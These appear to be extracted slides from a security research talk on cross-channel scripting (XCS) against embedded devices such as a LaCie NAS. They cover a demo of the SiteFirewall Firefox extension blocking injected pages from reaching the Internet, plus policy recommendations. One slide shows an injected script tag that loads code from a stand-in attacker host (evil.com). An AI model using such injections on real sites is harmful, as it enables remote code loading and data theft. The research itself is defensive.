


SiteFirewall (a Firefox extension), prevents internal websites from accessing the Internet.





SiteFirewall (a Firefox extension), prevents internal websites from accessing the Internet.





Injected script can issue requests at will:

`<script src="http://evil.com">`

Before

The screenshot shows the LACIE web interface. At the top left is the LACIE logo. To the right are navigation tabs: Configuration, Network, Disk, Shares, Users, Media, and Status. Below the tabs, the user is logged in as 'admin' on '2000-02-11 06:44:02 PM'. There is a 'Log Off' link. A log table shows the following entries:

Date	Program	Message
Jan 10 02:18:48	httpd(pam_unix)[17476]:	session opened for user admin by (uid=0
Jan 10 02:18:48	httpd(pam_unix)[17476]:	session closed for user admin
Jan 10 02:19:07	httpd(pam_unix)[17613]:	bad username []
Jan 10 02:19:46	httpd(pam_unix)[17617]:	bad username [

Below the log, a message reads: "We now own your secret data. For example:"

EDmini - secret/

[To Parent Directory]

01/09/2000	22:50:05	7.7k secret_code.exe
------------	----------	----------------------



Page interactions with the Internet blocked.

After

The screenshot shows the LACIE web management interface. At the top left is the LACIE logo. To the right are navigation tabs: Configuration, Network, Disk, Shares, Users, Media, and Status. Below the tabs, the user is logged in as 'admin' at '2000-02-11 06:43:04 PM'. There is a 'Log Off' button and a small flag icon. The main content area displays a log of system events with columns for Date, Program, and Message.

Date	Program	Message
Jan 10 02:18:48	httpd(pam_unix)[17476]:	session opened for user admin by (uid=0)
Jan 10 02:18:48	httpd(pam_unix)[17476]:	session closed for user admin
Jan 10 02:19:07	httpd(pam_unix)[17613]:	bad username []
Jan 10 02:19:46	httpd(pam_unix)[17617]:	bad username [

Below the table, there is a scrollable log area containing the following text:
] Jan 10 02:19:46 httpd(pam_unix)[17617]: bad username [] Jan 10 02:19:50 httpd(pam_unix)[17618]: session opened for user admin by (uid=0) Jan 10 02:19:50 httpd(pam_unix)[17618]: session closed for user admin Jan 10 02:19:54 httpd(pam_unix)[17664]: session opened for user admin by (uid=0) Jan 10 02:19:54 httpd(pam_unix)[17664]: session closed for user admin Jan 10 02:20:01 httpd(pam_unix)[17795]: session opened for user admin by (uid=0) Jan 10 02:20:01 httpd(pam_unix)[17795]: session closed for user admin Jan 10 02:20:02 httpd(pam_unix)[17847]: bad username [] Jan 10 02:20:02 httpd(pam_unix)[17848]: session opened for user admin by (uid=0) Jan 10 02:20:02 httpd(pam_unix)[17848]: session closed for user admin Jan 10 23:08:40 kernel: egiga0: link down Jan 10 23:08:41 ifplugd(egiga0)[622]: Link beat lost. Jan 10 23:08:43 ifplugd(egiga0)[622]: Executing Yetc/ifplugd/ifplugd.action egiga0 down'. Jan 10 23:08:43 ifplugd(egiga0)[622]: client: route: SIOC[ADD|DEL]RT: No such process Jan 10 23:08:44 ifplugd(egiga0)[622]: Program executed successfully. Jan 10 23:13:12 kernel: egiga0: link up<5>, full

Thinking beyond cookies





Policy delivery mechanisms:

- ▶ Manifest files, cookies, custom headers, DNS, certs



Policy delivery mechanisms:

- ▶ Manifest files, cookies, custom headers, DNS, certs

Different types of browser state:

- ▶ **Cookies** for web application state
- ▶ **Policy store** for web site security policies



Conclusion

A growing threat



As seen on Twitter..

The screenshot shows a Twitter search interface. At the top, it says "Sentiment | Conference Beta RC 1.02" and "Send an Update". The search bar contains the ID "4b275b6dbb0288acd99101b77218eede" and a "Search" button. Below the search bar, it says "Search: Everywhere Maidenhead, GB". On the right, there are links for "Advanced Search", "Live Trending", and "Export To CSV".

Below the search bar, there is a "Live, refresh in:" section. On the left, there is a list of "Interesting People" categories: Actors, Designers, Developers, Musicians, Sport, Pets, TV, Travel, Marketing, Entrepreneur, and Bloggers.

An alert dialog box is overlaid on the right side of the screen. It has a blue and white icon and contains the text: "Alert http:// [redacted] / API XCS detected". There is an "OK" button at the bottom right of the dialog box.

A growing threat



... and a smartphone near you.



Conclusion



Rise of multi-protocol devices: XCS

Rise of browser-OS: 24x7 exploitability

Thanks to Eric Lovett and Parks Associates!



Rise of multi-protocol devices: XCS

Rise of browser-OS: 24x7 exploitability

Recommendations

- ▶ HTTP: cross-site policy standard
- ▶ Browser: security policy store (non-cookie)

Thanks to Eric Lovett and Parks Associates!



Questions?



<http://seclab.stanford.edu>